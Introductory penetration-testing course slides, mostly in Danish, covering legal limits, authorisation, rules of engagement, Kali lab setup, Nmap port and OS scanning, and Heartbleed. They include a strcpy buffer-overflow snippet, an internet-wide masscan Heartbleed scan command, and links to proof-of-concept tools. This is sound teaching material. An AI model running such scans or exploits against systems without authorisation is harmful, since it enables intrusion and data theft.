



Welcome to

Pentesting Networks Basics Lær at tænke som en hacker

Henrik Kramselund Jereminsen hkj@zecurity.com @kramse  

Slides are available as PDF, kramse@Github
`pentesting-networks-basics.tex` in the repo `security-courses`

Time schedule



- 17:00 - 18:15
Introduction and basics
- 30min break
Go eat with your family, hang around, get coffee
- 18:45 - 19:30 45min
- 19:30 - 19:45 15min break
- 19:45 -20:30 45min
- 20:30 - 21:00 Playtime, download Nmap and try it, if you want!

Goals for today



Don't Panic!

Introduce the term penetration testing and basic pentest methods

Introduce some of the basic tools in this genre of hacker tools

Give an insight into the process of doing security testing

Create an understanding of hacker tools

Show a hacker lab

Hacker tools



Improving the Security of Your Site by Breaking Into it

by Dan Farmer and Wietse Venema in 1993

Later in 1995 release the software SATAN

Security Administrator Tool for Analyzing Networks

Caused some commotion, panic and discussions, every script kiddie can hack, the internet will melt down!

We realize that SATAN is a two-edged sword – like many tools, it can be used for good and for evil purposes. We also realize that intruders (including wannabees) have much more capable (read intrusive) tools than offered with SATAN.

Source: <http://www.fish2.com/security/admin-guide-to-cracking.html>

Use hacker tools!



Port scan can reveal holes in your defense

Web testing tools can crawl through your site and find problems

Pentesting is a verification and proactively finding problems

Its not a silverbullet and mostly find known problems in existing systems

Combined with honeypots they may allow better security

Hacker – cracker



Short answer – dont discuss this

Yes, originally there was another meaning to hacker, but the media has perverted it and today, and since early 1990s it has meant breaking into stuff for the public

Today a hacker breaks into systems!

Reference. Spafford, Cheswick, Garfinkel, Stoll, ...- wrote about this and it was lost

Story is interesting and the old meaning is ALSO used in smaller communities, like hacker spaces full of hackers - doing fun and interesting stuff

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Agreements for testing networks



Danish Criminal Code

Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.

Hacking can result in:

- Getting your devices confiscated by the police
- Paying damages to persons or businesses
- If older getting a fine and a record – even jail perhaps
- Getting a criminal record, making it hard to travel to some countries and working in security
- Fear of terror has increased the focus – so dont step over bounds!

Asking for permission and getting an OK before doing invasive tests, always!

Why even do security testing?



Lots of security problems

Pentesting may be a requirement from external partners – example VISA PCI standard

- Boss asking: should we do a security test?
- CIO: hmm, okay
- IT Admins: *sigh* – I know the security sucks in places!
- Its not your systems – dont take the criticism personal, but as an opportunity to get things improved

Many see the benefits after doing a pentest, so try it!

Introduction – terms and technologies



Sikkerhedstest / penetrationstest

Afprøvning af sikkerhedsforanstaltninger og evaluering af sikkerhedsniveau ved hjælp af IT systemer og *hackerværktøjer*

Kaldes tillige sårbarhedstest, sårbarhedsanalyse m.v.

Ekstern – udføres fra internet, typisk over WAN

Intern, inside, on-site – udføres hos kunden, typisk over LAN og bag firewall

<https://www.google.com/search?q=pentest>

Blackbox, greybox og whitebox



- Forudsætninger og forudgående kendskab til miljøet
- **Black Box** testen involverer en sikkerhedstestning af et netværk uden nogen form for insider viden om systemet udover den IP-adresse, der ønskes testet. Dette svarer til den situation en fjendtlig hacker vil stå i og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- **White Box** testen. I dette tilfælde har sikkerhedsspecialisten både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- **Grey Box** test er som navnet siger et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

Benefits of having a planned security test done



Goal of testing is to reduce risk for the systems and secure the organisation from unexpected loss of data, image and increased costs.

Target groups:

- IT-department and technical staff
- Management, owners, board of directors
- External requirements insurance, auditors, VISA PCI DSS, the public

Deliverables:

- Report containing technical recommendations and summaries/checklist
- Executive summary

Goal is not to find a scape goat to blame – management allocates resources

If security is below expectations in places, more resources may be needed.

Persongalleri, Godkendelse og tilladelse



Sikkerhedskonsulent – den konsulent der tester

Inden en test kan udføres skal der indhentes tilladelser fra:

- Systemejer – den ansvarlige for et bestemt system
- Netværksejer – den ansvarlige for netværk hos kunden
- Driftorganisation – dem der driver systemerne
- Sikkerhedsansvarlig – den ansvarlige for sikkerheden hos kunden
- Kontaktperson udpeges – kundens ansatte som kan hjælpe med praktiske spørgsmål og skabe kontakt til de rette personer i kundens organisation

Planlægning af sikkerhedstest




Sårbarhedsanalysens omfang aftales på forhånd

- Scope – hvad skal testes
- Hvornår skal testes – indenfor et aftalt tidsrum, wall clock time
- Hvor testes fra – logfilerne vil afsløre IP-adresser
- Kan overskrides delvist – eksempelvis ved port 80 scan på samme subnet eller tilsvarende
- Skal der forsøges ude af drift angreb – DoS
- Se endvidere slide om Rules of engagement senere

Sårbarhedsanalysen omfatter (targets):

- 192.168.1.1 – firewall/router
- 192.168.1.2 – mailserver
- 192.168.1.3 – webserver
- Testen udføres i tidsrummet mandag 1. til fredag 5.
- Testere udfører *angreb* fra 192.0.2.0/28

Udvælgelse af systemer til test



- Routere på netværksvejen til kritiske systemer og netværk - tilgængelighed
- Firewall – begrænses trafikken tilstrækkeligt
- Mailservere – tillades relaying udefra, DMARC, SPF
- Websystemer – kan der afvikles kode på systemet, downloades data
- DNS setup – autoritative servere på adskilte subnets, IPv4/IPv6, konfiguration

Afbrydelse af testen – kompromitterede maskiner



Der kan være årsager der medfører at testen skal indstilles

Sikkerhedskonsulenten afbryder testen

- Det anses for uforsvarligt at fortsætte, der er fundet kompromitterede systemer eller beviser der kan ødelægges
- Netværket er dårligt, mulighederne for udførelse er forringet

Kunden ønsker at afbryde testen

- Der opleves for store problemer under udførelsen
- Systemnedbrud på forretningskritiske systemer
- Andre kriser der gør det valgte tidspunkt uegnet

NB: Eksempler! – man afbryder altid når kunden ønsker det!

Oprydning efter testen



Sikkerhedskonsulenten er ansvarlig for:

- Fjerne data fra systemerne
- Fjerne brugerkonti, få fjernet brugeroplysninger og loginmuligheder
- Fjerne software som ikke skal benyttes mere

Driftsorganisationen er ansvarlig for:

- Undersøgelse af systemerne
- Eventuel genstart af systemer, der kan være nedsat effektivitet
- Fjerne patchkabler for stik der er kablet speciet til konsulenten

Afrapportering – resultater



Hvad indeholder en sikkerhedstest rapport:

- Titel, indholdsfortegnelse, firmanavne – ca. 15-30 sider for 5 hosts
- Fortrolighedserklæring – det er fortrolige oplysninger
- Executive summary – ofte i større virksomheder
- Information om den udførte scanning
- Omfang/scope
- Gennemgang af targets – detaljeret information og med anbefalinger
- Konklusion – ofte mere teknisk
- Bilag – detaljerede oplysninger og oversigter, checklister

Det er organisationen der selv vælger hvilke anbefalinger der følges

Rules of engagement – regler og etik for sikkerhedstest



- NB: Stor forskel på Danmark og udlandet!
- Sikkerhedskonsulenten må ikke give anledning til nye sårbarheder som følge af testen
- Sikkerhedskonsulenten må ikke installere ny software på systemer uden forudgående aftale
- Sikkerhedskonsulenten efterlader ikke usikre systemadministratorkonti eller tilsvarende efter testen
- Sikkerhedskonsulenten tager altid kontakt til kunden ved høj-risiko sårbarheder
- Er man hyret til netværkssikkerhed kan man godt *snuse* lidt rundt om systemerne under test – der kan være et sårbart testsystem lige ved siden af
- Min holdning er at ved opdagelse af åbenlyse sikkerhedsrisici dokumenteres disse i rapporten, uanset scope for opgaven ellers

Det er en balancegang


Konsulentens udstyr – vil du være sikkerhedskonsulent



Laptops, gerne flere, men én er nok til at lære!

- Sikkerhedskonsulenterne bruger typisk Open Source værktøjer på Linux og enkelte systemer med Windows
- Netværkserfaring *TCP/IP protocol suite* – TCP, UDP, ICMP osv. i detaljer
- Programmeringserfaring er en fordel
- Linux/Unix kendskab er ofte en **nødvendighed**
 - fordi de nyeste værktøjer er skrevet til Unix i form af Linux og BSD
- *A Hands-On Introduction to Hacking by Georgia Weidman*, June 2014
<http://www.nostarch.com/pentesting>
- Metasploit Unleashed – gratis kursus i Metasploit
<https://www.offensive-security.com/metasploit-unleashed/>

Books and educational materials




- *Linux Basics for Hackers Getting Started with Networking, Scripting, and Security in Kali*. OccupyTheWeb, December 2018, 248 pp. ISBN-13: 978-1-59327-855-7
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 5. ed. Allen Harper and others ISBN: 978-1-260-10841-5
- *The Art of Software Security Testing Identifying Software Security Flaws*, Chris Wysopal, 2006, ISBN: 9780321304865
- *Web Application Security*, Andrew Hoffman, 2020, ISBN: 9781492053118
- *Hacking, 2nd Edition: The Art of Exploitation*, Jon Erickson, February 2008, ISBN-13: 9781593271442

I teach using these books! Diploma in IT-security at KEA Kompetence

<https://zencurity.gitbook.io/kea-it-sikkerhed/netvaerkspenetrationstest/lektionsplan>

Hackerlab opsætning



- Hardware: en moderne laptop med CPU der kan bruge virtualisering
Husk at slå virtualisering til i BIOS
- Software: dit favoritoperativsystem, Windows, Mac, Linux
- Virtualiseringsssoftware: VMware, Virtual box, vælg selv
- Hackersoftware: Kali som Virtual Machine <https://www.kali.org/>
- Soft targets: Metasploitable, Windows 2000, Windows XP, ...

Kali Linux the pentest toolbox




Kali <http://www.kali.org/>

100.000s of videos on youtube alone, searching for kali and \$TOOL

Also versions for Raspberry Pi, mobile and other small computers

Book: Kali Linux Revealed (KLR)



Kali Linux Revealed Mastering the Penetration Testing Distribution

<https://kali.training/>

Hacker tools



- Alle bruger nogenlunde de samme værktøjer, se også <http://www.sectools.org/>
- Portscanner Nmap, Nping – tester porte, godt til firewall admins <https://nmap.org>
- Generel sårbarhedsscanner Metasploit Framework [https://www.metasploit.com/](https://www.metasploit.com)
- Specielle scannere – wifi Aircrack-ng, web Burp suite, Nikto, Skipfish <http://portswigger.net/burp/>
- Wireshark avanceret netværkssniffer – <https://www.wireshark.org/>
- og scripting, PowerShell, Unix shell, Perl, Python, Ruby, ...

Billedet: Angelina Jolie fra Hackers 1995

Hvad skal der ske?



Tænk som en hacker

Rekognoscering

- ping sweep, port scan
- OS detection – TCP/IP eller banner grab
- Servicescan – rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: Metasploit, Nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

- Lav en rapport
- Ændre, forbedre og hærde systemer
- Gennemgå rapporten, registrer ændringer
- Opdater programmer, konfigurationer, arkitektur, osv.

I skal jo også VISE andre at I gør noget ved sikkerheden.


Teknisk hvad er hacking



```
main(int argc, char **argv)
{
    char buf[200];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
```



Internet i dag



Klienter og servere

Rødder i akademiske miljøer


Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

Trinity breaking in



```
80/tcp      open     http
81/tcp      open     hosts2-nc
10 [mobile]
11 $ nmap -v -sS -O 10.2.2.2
11
13 Starting nmap 0.2.54BETA25
13 Insufficient responses for TCP sequencing (3), OS detection is
13 inaccurate
14 Interesting ports on 10.2.2.2:
14 (The 1539 ports scanned but not shown below are in state: cl
51 Port      State    Service
51 22/tcp    open     ssh
58
68 No exact OS matches for host
68
24 Nmap run completed -- 1 IP address (1 host up) scanned
50 $ sshnuke 10.2.2.2 -rootpw="Z10H0101"
      Connecting to 10.2.2.2:ssh ... successful.
Re Attempting to exploit SSHv1 CRC32 ... successful.
IP Resetting root password to "Z10H0101".
System open: Access Level <9>
Hn $ ssh 10.2.2.2 -l root
root@10.2.2.2's password: ■
```



Meget realistisk - sådan foregår det næsten:

<https://nmap.org/movies/>

https://youtu.be/511GCTgqE_w

Hacking er magi



Hacking ligner indimellem magi

Hacking er ikke magi



Hacking kræver blot lidt ninja-træning

Hacking eksempel – det er ikke magi



MAC filtrering på trådløse netværk

Alle netkort har en MAC adresse – BRÆNDT ind i kortet fra fabrikken

Mange trådløse Access Points kan filtrere MAC adresser

Kun kort som er på listen over godkendte adresser tillades adgang til netværket

Det virker dog ikke 😊

De fleste netkort tillader at man overskriver denne adresse midlertidigt

og man kan aflæse de godkendte når de er aktive på netværket

Derudover har der ofte været fejl i implementeringen af MAC filtrering

Myten om MAC filtrering



Eksemplet med MAC filtrering er en af de mange myter

Hvorfor sker det?

Marketing – producenterne sætter store mærkater på æskerne

Manglende indsigt – forbrugerne kender reelt ikke koncepterne

Hvad er en MAC adresse egentlig

Relativt få har forudsætningerne for at gennemskue dårlig sikkerhed

Løsninger?

Udbrede viden om usikre metoder til at sikre data og computere

Udbrede viden om sikre metoder til at sikre data og computere


MAC filtrering




OSI og Internet modellerne




OSI Reference Model



Internet protocol suite




Really do Nmap your world



- Nmap is a port scanner, but does more
- Finding your own infrastructure available from the guest network?
- See your printers having all the protocols enabled AND a wireless?

Network mapping



Ved brug af traceroute og tilsvarende programmer kan man ofte udlede topologien i det netværk man undersøger

Levetiden (TTL) for en pakke tælles ned på hver router, sættes denne lavt opnår man at pakken *timer ud* – besked fra hver router på vejen

Default Unix er UDP pakker, Windows tracert ICMP pakker

traceroute – med UDP



```
# tcpdump -i en0 host 10.20.20.129 or host 10.0.0.11
tcpdump: listening on en0
23:23:30.426342 10.0.0.200.33849 > router.33435: udp 12 [ttl 1]
23:23:30.426742 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.436069 10.0.0.200.33849 > router.33436: udp 12 [ttl 1]
23:23:30.436357 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437117 10.0.0.200.33849 > router.33437: udp 12 [ttl 1]
23:23:30.437383 safri > 10.0.0.200: icmp: time exceeded in-transit
23:23:30.437574 10.0.0.200.33849 > router.33438: udp 12
23:23:30.438946 router > 10.0.0.200: icmp: router udp port 33438 unreachable
23:23:30.451319 10.0.0.200.33849 > router.33439: udp 12
23:23:30.452569 router > 10.0.0.200: icmp: router udp port 33439 unreachable
23:23:30.452813 10.0.0.200.33849 > router.33440: udp 12
23:23:30.454023 router > 10.0.0.200: icmp: router udp port 33440 unreachable
23:23:31.379102 10.0.0.200.49214 > safri.domain: 6646+ PTR?
200.0.0.10.in-addr.arpa. (41)
23:23:31.380410 safri.domain > 10.0.0.200.49214: 6646 NXDomain* 0/1/0 (93)
14 packets received by filter
0 packets dropped by kernel
```

Basal Portscanning



Hvad er portscanning

Afprøvning af alle porte fra 0/1 og op til 65535

Målet er at identificere åbne porte – sårbare services

Typisk TCP og UDP scanning

TCP scanning er ofte mere pålidelig end UDP scanning


TCP handshake er nemmere at identificere, skal svare SYN

UDP applikationer svarer forskelligt – hvis overhovedet

Svarer på rigtige forespørgsler, uden firewall svares ICMP på lukkede porte

Brug GUI programmet Zenmap mens i lærer Nmap at kende

TCP three-way handshake



- **TCP SYN half-open** scans
- Tidligere loggede systemer kun når der var etableret en fuld TCP forbindelse
 - dette kan/kunne udnyttes til *stealth*-scans
- Hvis en maskine modtager mange SYN pakker kan dette fyldte tabellen over connections op – og derved afholde nye forbindelser fra at blive oprette – **SYN-flooding**

Ping og port sweep



Scanninger på tværs af netværk kaldes for sweeps

Scan et netværk efter aktive systemer med PING

Scan et netværk efter systemer med en bestemt port åben

Er som regel nemt at opdage:

- konfigurer en maskine med to IP-adresser som ikke er i brug
- hvis der kommer trafik til den ene eller anden er det portscan
- hvis der kommer trafik til begge IP-adresser er der nok foretaget et sweep – bedre hvis de to adresser ligger et stykke fra hinanden

Pro tip: Hvis du leder efter et Netværks IDS, så kig på Suricata suricata-ids.org



Nmap port sweep efter webservere

```
root@cornerstone:~# nmap -p80,443 172.29.0.0/24
```

```
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:31 CET
Nmap scan report for 172.29.0.1
Host is up (0.00016s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   filtered  https
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00012s latency).
PORT      STATE      SERVICE
80/tcp    open       http
443/tcp   closed    https
MAC Address: 00:0C:29:46:22:FB (VMware)
```

Nmap port sweep after SNMP port 161/UDP



```
root@cornerstone:~# nmap -sU -p 161 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:30 CET
Nmap scan report for 172.29.0.1
Host is up (0.00015s latency).
PORT      STATE      SERVICE
161/udp  open|filtered  snmp
MAC Address: 00:50:56:C0:00:08 (VMware)
```

```
Nmap scan report for 172.29.0.138
Host is up (0.00011s latency).
PORT      STATE      SERVICE
161/udp  closed  snmp
MAC Address: 00:0C:29:46:22:FB (VMware)
...
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.18 seconds
```



Nmap Advanced OS detection

```
root@cornerstone:~# nmap -A -p80,443 172.29.0.0/24
Starting Nmap 6.47 ( http://nmap.org ) at 2015-02-05 07:37 CET
Nmap scan report for 172.29.0.1
Host is up (0.00027s latency).

PORT      STATE      SERVICE VERSION
80/tcp    open       http      Apache httpd 2.2.26 ((Unix) DAV/2 mod_ssl/2.2.26 OpenSSL/0.9.8zc)
|_http-title: Site doesn't have a title (text/html).

443/tcp   filtered https

MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: media device|general purpose|phone
Running: Apple iOS 6.X|4.X|5.X, Apple Mac OS X 10.7.X|10.9.X|10.8.X
OS details: Apple iOS 6.1.3, Apple Mac OS X 10.7.0 (Lion) - 10.9.2 (Mavericks)
or iOS 4.1 - 7.1 (Darwin 10.0.0 - 14.0.0), Apple Mac OS X 10.8 - 10.8.3 (Mountain Lion)
or iOS 5.1.1 - 6.1.5 (Darwin 12.0.0 - 13.0.0)
OS and Service detection performed.
Please report any incorrect results at http://nmap.org/submit/
```

- Lav niveau måde at identificere operativsystemer på, prøv også nmap -A
- Send pakker med *anderledes* indhold, observer svar
- En tidlig og detaljeret reference: *ICMP Usage In Scanning Version 3.0*, Ofir Arkin, 2001


Heartbleed CVE-2014-0160



The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.



Source: <http://heartbleed.com/>

Heartbleed hacking



```
06b0: 2D 63 61 63 68 65 0D 0A 43 61 63 68 65 2D 43 6F -cache..Cache-Co  
06c0: 6E 74 72 6F 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D ntrol: no-cache.  
06d0: 0A 0D 0A 61 63 74 69 6F 6E 3D 67 63 5F 69 6E 73 ...action=gc_ins  
06e0: 65 72 74 5F 6F 72 64 65 72 26 62 69 6C 6C 6E 6F ert_order&billno  
06f0: 3D 50 5A 4B 31 31 30 31 26 70 61 79 6D 65 6E 74 =PZK1101&payment  
0700: 5F 69 64 3D 31 26 63 61 72 64 5F 6E 75 6D 62 65 _id=1& card_numbe  
0710: XX r=4060xxxx413xxx  
0720: 39 36 26 63 61 72 64 5F 65 78 70 5F 6D 6F 6E 74 96&card_exp_mont  
0730: 68 3D 30 32 26 63 61 72 64 5F 65 78 70 5F 79 65 h=02&card_exp_ye  
0740: 61 72 3D 31 37 26 63 61 72 64 5F 63 76 6E 3D 31 ar=17&card_cvn=1  
0750: 30 39 F8 6C 1B E5 72 CA 61 4D 06 4E B3 54 BC DA 09.1...r.aM.N.T..
```

- Obtained using Heartbleed proof of concepts – Gave full credit card details
- "Can XXX be exploited-- yes, clearly! PoCs ARE needed
Without PoCs even Akamai wouldn't have repaired completely!
- The internet was ALMOST fooled into thinking getting private keys from Heartbleed was not possible – scary indeed.

Proof of concept programs exist - god or bad?



Some of the tools released shortly after Heartbleed announcement

- <https://github.com/FiloSottile/Heartbleed> tool i Go
site <http://filippo.io/Heartbleed/>
- <https://github.com/titanous/heartbleeder> tool i Go
- <https://gist.github.com/takeshixx/10107280> test tool med STARTTLS support
- <http://possible.lv/tools/hb/> test site
- <https://twitter.com/richinseattle/status/453717235379355649> Practical Heartbleed attack against session keys links til, <https://www.mattslifebytes.com/?p=533> og "Fully automated here "
<https://www.michael-p-davis.com/using-heartbleed-for-hijacking-user-sessions/>
- Metasploit er også opdateret på master repo
<https://twitter.com/firefart/status/453758091658792960>
https://github.com/rapid7/metasploit-framework/blob/master/modules/auxiliary/scanner/ssl/openssl_heartbleed.rb

Scan for Heartbleed and SSLv2/SSLv3



Example Usage

```
nmap -sV -sC <target>
```

Script Output

```
443/tcp open  https  syn-ack
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_IDEA_128_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_CBC_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```

```
nmap -p 443 --script ssl-heartbleed <target>
https://nmap.org/nsedoc/scripts/ssl-heartbleed.html
masscan 0.0.0.0/0 -p0-65535 --heartbleed
https://github.com/robertdavidgraham/masscan
```

Almost every new vulnerability will have Nmap recipe

Compare SSL



```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

- Ditch OpenSSL - write our own?
- SSL implementations compared - above code from OpenSSL copied from this:
<http://tstarling.com/blog/2014/04/ssl-implementations-compared/>
- Writing SSL software and other secure crypto software is hard
- **Configuring SSL is hard**
